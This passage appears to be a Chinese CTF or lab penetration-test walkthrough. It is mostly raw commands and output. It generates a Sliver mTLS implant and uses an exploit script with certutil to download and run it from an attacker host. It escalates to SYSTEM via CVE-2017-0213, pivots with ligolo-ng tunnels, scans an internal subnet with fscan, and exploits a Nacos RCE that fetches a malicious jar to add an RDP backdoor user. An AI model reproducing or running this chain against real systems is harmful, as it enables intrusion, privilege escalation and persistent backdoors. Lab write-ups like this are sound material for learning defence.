[server] sliver > generate --mtls 10.0.0.65:8888 --save payload1.exe
同时我需要用ligolo-ng转发8000端口用来上传shell,转发8888端口使其返回弹我的mtls_server
[Agent : WIN-QVNDHCLPR7Q\guast@WIN-QVNDHCLPR7Q] » listener_add --addr 0.0.0.0:8000 --to 127.0.0.1:8000 --tcp
INFO[4003] Listener 0 created on remote agent!
[Agent : WIN-QVNDHCLPR7Q\guast@WIN-QVNDHCLPR7Q] » listener_add --addr 0.0.0.0:8888 --to 127.0.0.1:8888 --tcp
INFO[4088] Listener 1 created on remote agent!
然后再我的kali:8000启动server
python exp.py http://10.0.0.56 'certutil -urlcache -split -f http://10.0.0.65:8000/payload1.exe C:\\Users\\Public\\payload1.exe'
python exp.py http://10.0.0.56 'certutil -urlcache -split -f http://10.0.0.65:8000/payload1.exe C:\\Users\\Public\\payload1.exe'
privilege escalation via CVE-2017-0213
当我获取到session,我会探测提权漏洞
[server] sliver (EXCLUSIVE_HAY) > execute-assembly /opt/winPEAS.exe



按线索应该完成CVE-2019-1405的利用,但是失败
CVE-2017-0213 的修补补丁为 KB4019473 / MS17-014 系列,在该winPEAS的输出中未见相关补丁,我们进行利用尝试,并成功获取到一个system权限的session
PS C:\Users\Public\vul> .\CVE-2017-0213.exe "C:\\Users\\Public\\payload1.exe"
.\CVE-2017-0213.exe "C:\\Users\\Public\\payload1.exe"
COM Aggregate Marshaler/IRemUnknown2 Type Confusion EoP (CVE-2017-0213).
Code from project-zero, mod by zcgonvh.

[+] Building Library with path: script:C:\Users\Public\vul\run.sct
[+] Found TLB name at offset 0x2fe
[+] Opened Link \??\C: -> \Device\HarddiskVolume2\Users\Public\vul: 0000020C
[+] wait for back connect....
[!] backdoor connected.
[+] send command [C:\\Users\\Public\\payload1.exe].
[!] process with pid: 1604 created.
==============================

[*] Session 845a7db5 EXCLUSIVE_HAY - 127.0.0.1:52446 (WIN-IIRV8J5O5Q1) - windows/amd64 - Sat, 14 Mar 2026 00:15:28 EDT
此时即可获取flag3
flag4
tun to 10.5.0.0/24
我们需要在10.0.0.65上转发端口4444
listener_add --addr 0.0.0.0:8888 --to 127.0.0.1:8888 --tcp然后在sliver运行agent连接至ligolo-proxy
[server] sliver (EXCLUSIVE_HAY) > execute-assembly /opt/agent.exe -- -connect 10.0.0.65:4444 -ignore-cert当ligolo获取到session,我们启动tun3
[Agent : WORKGROUP\WIN-IIRV8J5O5Q1$@WIN-IIRV8J5O5Q1] » start --tun tun3
INFO[3565] Starting tunnel to WORKGROUP\WIN-IIRV8J5O5Q1$@WIN-IIRV8J5O5Q1 (a011f4877d14)
此时查看ipconfig
[server] sliver (EXCLUSIVE_HAY) > ifconfig

+--------------------------------------+
| 以太网实例 1                         |
+--------------------------------------+
| # | IP Addresses | MAC Address       |
+---+--------------+-------------------+
| 7 | 10.0.0.56/24 | a0:11:f4:87:7d:14 |
+--------------------------------------+

+--------------------------------------+
| 以太网实例 2                         |
+--------------------------------------+
| # | IP Addresses | MAC Address       |
+---+--------------+-------------------+
| 8 | 10.5.0.66/24 | 90:1f:74:94:07:eb |
+--------------------------------------+
3 adapters not shown.
最后设置路由
sudo ip route add 10.5.0.0/24 dev tun3
initial scan
[server] sliver (EXCLUSIVE_HAY) > upload /opt/fscan.exe

[*] Wrote 1 file successfully to C:\Windows\system32\fscan.exe

[server] sliver (EXCLUSIVE_HAY) > shell

┃ This action is bad OPSEC, are you an adult?
┃

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 5660

PS C:\Windows\system32> fscan.exe -h 10.5.0.0/24
fscan.exe -h 10.5.0.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 10.5.0.23       is alive
(icmp) Target 10.5.0.66       is alive
[*] Icmp alive hosts len is: 2
10.5.0.23:135 open
10.5.0.23:8848 open
10.5.0.23:445 open
10.5.0.66:445 open
10.5.0.23:139 open
10.5.0.66:139 open
10.5.0.66:135 open
10.5.0.66:80 open
[*] alive ports len is: 8
start vulscan
[*] NetBios 10.5.0.23       WORKGROUP\WIN-5V991SP6TBO
[*] NetInfo
[*]10.5.0.66
   [->]WIN-IIRV8J5O5Q1
   [->]10.0.0.56
   [->]10.5.0.66
[*] NetInfo
[*]10.5.0.23
   [->]WIN-5V991SP6TBO
   [->]10.5.0.23
[*] WebTitle http://10.5.0.23:8848     code:404 len:431    title:HTTP Status 404 – Not Found
[*] WebTitle http://10.5.0.66          code:200 len:282    title:None
[+] PocScan http://10.5.0.23:8848 poc-yaml-alibaba-nacos
已完成 8/8
[*] 扫描结束,耗时: 9.870119s
listener_add --addr 0.0.0.0:5000 --to 127.0.0.1:5000 --tcp
abuse the nacos derby rce vul
https://github.com/HACK-THE-WORLD/nacos-poc
这个poc需要nacos反连下载恶意jar文件rce,ligolo的端口转发配合tun可以轻松办到这点,但是考虑到该poc需要长时间爆破,我们在10.5.0.66上安装python(使用管理员权限打开安装包),并导入requests、flask包
##在出网机器运行导出pkg
pip download requests -d requests_pkg
##导入pkg
pip install --no-index --find-links=requests_pkg requests
配置好config后执行exploit.py添加rdp后门用户即可获取flag4